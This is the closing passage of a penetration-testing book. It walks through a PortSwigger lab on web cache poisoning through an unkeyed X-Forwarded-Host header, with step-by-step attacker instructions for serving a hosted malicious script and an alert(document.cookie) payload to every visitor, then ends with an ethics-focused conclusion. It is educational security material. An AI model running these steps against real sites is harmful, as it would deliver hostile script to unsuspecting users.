Additional cache busters have been added to the "origin" and "user-agent" headers. If you're testing an application that strictly checks these headers, then you may have to configure Param Miner's settings to only send the cache buster within the URL. For example, in the origin reflection section of this book, I explain how many sites verify the origin before reflecting it in CORS headers. This could make Param Miner miss unkeyed inputs, which may require manual testing. Remember, never send a request without

a cache buster in the URL, as the origin and user-agent headers are likely not used as cache keys!

The screenshot below shows the cache busters being sent in the request:




Figure 97 – Cache buster

Author's note:

> Just because a response doesn't contain any caching headers does not mean that the response is not being cached and served. A code sample and note from the O'Reilly Book "Getting Started with Varnish Cache" states the following:
>
> …SNIP…
> Hit/Miss Marker
> A useful addition to your response headers is a custom header that lets you know if the page you're seeing is the result of a cache hit or cache miss. This is the VCL code you need to display the very convenient hit/miss marker:

```
sub vcl_deliver {
if (obj.hits > 0) {

set resp.http.X-Cache = "HIT";

} else {

set resp.http.X-Cache = "MISS";

}

If you consider this hit/miss marker to be sensitive information, you can put an ACL on it and only return the header if the client IP matches the ACL.
…SNIP…
```

The highlighted section above mentions using an “access control list” (ACL) to hide the X-Cache header information to allowed IP addresses. For this reason, if time allows it’s recommended to run Param Miner against the majority of the web applications being tested instead of just against requests that contain a header that could indicate server-side caching.

Now that we have a request in the repeater tab with a cache buster and potential unkeyed input, let’s look at what the application is doing with the unkeyed input “X-Forwarded-Host” header. As seen in the screenshot below, the header value is user-controllable (Param Miner used a random value), is reflected in the response, and is cached.

More specifically, the header is used to dynamically create a script source tag to load a JavaScript resource. Also, we can tell it’s cached due to the “X-Cache” and “Age” headers.




Figure 98 - X-cache and Age headers




Figure 99 – Self XSS from x-fowarded-host header

This is an example of self XSS. However, due to the caching behavior, it's possible to poison the cache and serve every user visiting the home page with an XSS attack.

In order to exploit the vulnerability, an attacker would need to perform the following steps:

1. Purchase a VPS.
2. Create a web server on the VPS.

3. Register a domain with an "A" record pointing to the VPS IP address.
4. Host a malicious JavaScript payload (beef hook, malware dropper similar to the XSS section in this book, or browser exploit kit) in a file called tracking.js.
5. Create a /resources/js/ sub-directory.
6. Place the tracking.js file in the /resources/js/ sub-directory (this mimics the path shown in the response above).
7. In the repeater tab, change the X-Forwarded-Host header value with the root of the domain name, and repeat the request a few times.
8. Attempt to access the Cache Buster URL (in this case /qhjalrc5=1) and see if the JavaScript payload has been returned.

In order to simulate the steps above, the Portswiggers lab contains an "exploit server." Simply click the "Go to exploit server" button at the top of the lab's homepage. In the "File" textbox, use "/resources/js/tracking.js" for the file name. For the "body" portion, use the JavaScript payload "alert(document.cookie)". In this case, the lab wants an alert box that shows the domain's cookie.

The screenshot below shows the exploit server's settings:

Figure 100 – Exploit server settings

Copy the URL (in my case, ac3c1fbd1e8e…web-security-academy.net) and press the "store" button. Now, back in the repeater tab, replace the "X-Forwarded-Host" host value with the address copied from the "URL" portion and repeat the request a few times. You may have to wait for the cache to expire, or you can try sending a "PURGE" HTTP request and then repeat the request.




Figure 101 – A HTTP request with an X-Forwarded-Host header value containing the exploit server's URL

Access the cache-busted URL with a browser and the alert box should trigger:




Figure 102 – Firefox opening the cache buster URL

Next, to mimic a real attack and to solve the lab (this would affect real users in real life! **Never** do this on a live production site), in the repeater tab,

remove the cache buster parameter and submit the request a few times (until the response returns x-cache: hit) to poison the home page for every visitor who attempts to browse that page.




Figure 103 – A request that will cache the XSS attack for all users visiting the lab's home page

Now, navigate to the lab's home page and you should see the alert box and the green "solved" button at the top right (if the Portswigger's bot script browses to the page). You may have to periodically repeat the request so it doesn't expire before the bot visits it.

There are several variations of the attack shown above. Unkeyed input in cookies, multiple headers, or GET parameters, for example. However, they are usually exploited in a similar way as above. Kettle says these steps can be broken down as follows:

1. Enumerate user-controllable unkeyed input.
2. Find a way to exploit a vulnerability with the unkeyed input.
3. Figure out a way to cache the response in step 2.

Param Miner has the ability to brute force several types of unkeyed inputs. I recommend playing around with its different functions as well as

completing the Portswigger labs for cache poisoning and request smuggling.

Conclusion

Congratulations on finishing the book! I hope you had as much fun reading it as I did researching and writing it. The best way to learn and solidify the concepts in this book is to ethically try out the techniques described within. If you perform web application penetration tests as part of your daily job duties, look for the vulnerabilities you've read about in this book. One of the reasons I wrote this book was because I had been using the material as reference while performing penetration tests. I hope this book makes a great reference to incorporate into your testing workflows. I generally keep the book open on a second monitor during my daily testing activities.

If you are looking to break into a career in web application security, currently work as a developer, are a student, or if you do not perform web application testing as part your job, don't worry! It's possible to test out the attacks listed in a local lab or through bug bounty hunting programs. Remember, never test against live sites or end users that you don't have permission to test against. This book contained numerous examples of searching for vulnerable examples in open source projects and locally hosting them in order to test out the flaws. It's a great learning experience and will help you build foundational skills that are looked for in IT security.

Many of the concepts in this book explored the darker side of our industry. Remember, part of our job is to mimic real-life attackers so that we can find and fix the bugs before the bad guys do. Like most things in life, the information contained in this book could be used for malicious purposes – or to make the world a better place. It's my intention that this information will be used to help protect people rather than hurt them. Millions of people every year have their lives ruined from identity theft, small business shut down from breaches, and intellectual property stolen from overseas cyber gangs and governments. In many cases, the damage is irreversible and the victim's life is ruined, or companies are shut down permanently.

I hope the reader takes their newfound knowledge and makes the world a better place. The bugs presented in this book are widespread and weaponized on a daily basis by criminals and governments around the

world. We, as a community, can help solve this problem by **ethically** finding and reporting these vulnerabilities to the proper people.

Any company that was used in this book was not written about to shame or humiliate them in any way, but rather to show how widespread these issues are, and also to show the potential impact of vulnerabilities that many in the IT security community dismiss as informational or low severity.

Additionally, I hope I succeeded in showing the reader that a shift has occurred in the attacker mindset when it comes to attacking web applications. While attackers still look for server-side flaws and attempt to steal the data stored within these applications, attacking the end users themselves is a profitable and attractive way of making money. In many instances, end user attacks require less effort to find and exploit, “fly under the radar” longer (take longer to identify by the blue team, antivirus companies, or law enforcement) and result in greater monetary gains.